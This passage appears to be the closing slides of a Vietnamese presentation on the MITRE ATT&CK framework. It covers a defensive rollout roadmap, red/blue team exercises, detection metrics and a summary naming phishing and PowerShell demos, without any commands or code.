 - Audit mode → đánh giá tác động.
 - Chuyển sang Enforce mode cho production.
- ATT&CK Navigator Integration:
 - Map kỹ thuật phát hiện được vào Navigator.
 - Làm gap analysis để xác định coverage thiếu.
- Diễn tập Red Team/Blue Team:
 - Red team mô phỏng tấn công theo ATT&CK.
 - Blue team thực hiện detection & response.
 - Đánh giá TtC (Time to Contain) thực tế.
- Xây dựng playbook IR (Incident Response): chuẩn hóa xử lý phishing, persistence, C2.
- Metrics đo lường: Coverage $\geq 85-90\%$, TtD < 15 phút, TtC < 30 phút.



Tổng kết

- Khung MITRE ATT&CK: Giới thiệu ma trận Tactic–Technique–Sub-technique–Procedure, công cụ ATT&CK Navigator; ưu điểm so với Kill Chain.
- Ứng dụng thực tế: Phân tích tấn công Phishing & Ransomware, ánh xạ kỹ thuật vào ATT&CK Navigator.
- Demo kỹ thuật:
 - T1059.001 – PowerShell thực thi mã độc (Event 4688).
 - T1566 – Phishing qua Gophish, phân tích IOC.
- Đánh giá: Đo Coverage, TtD/TtC, TPR/FPR; xác định mức nguy hiểm.
- Kiến nghị phòng thủ:
 - Trọng tâm Initial Access (T1566), Execution (T1059), Persistence (T1053).
 - Biện pháp: email filtering, PowerShell Constrained Mode, audit scheduled tasks.
 - Tích hợp CIS Controls v8, NIST CSF 2.0.
 - Lộ trình 30-60-90 ngày: tăng coverage ~90%, giảm rủi ro ~50%.



Thank You

